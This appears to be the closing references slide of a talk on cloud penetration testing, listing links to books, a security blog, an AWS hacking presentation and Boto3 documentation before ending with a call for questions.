https://www.amazon.com/How-Hack-Like-GHOST-detailed/dp/B0858V3VMS/ref=sr_1_1?crid=21GER6F0H2ZWC&dchild=1&keywords=how+to+hack+like+a+ghost&qid=1608379345&s=books&sprefix=how+to+hack+like+a+%2Cstripbooks-intl-ship%2C282&sr=1-1

https://rhinosecuritylabs.com/blog/

https://github.com/dagrz/aws_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf

BOTO3 DOCUMENTATION

https://boto3.amazonaws.com/v1/documentation/api/latest/index.html

PENETRATION TESTING AZURE FOR ETHICAL HACKERS

https://www.amazon.com/Penetration-Testing-Azure-Ethical-Hackers/dp/1839212934

The End!

Questions???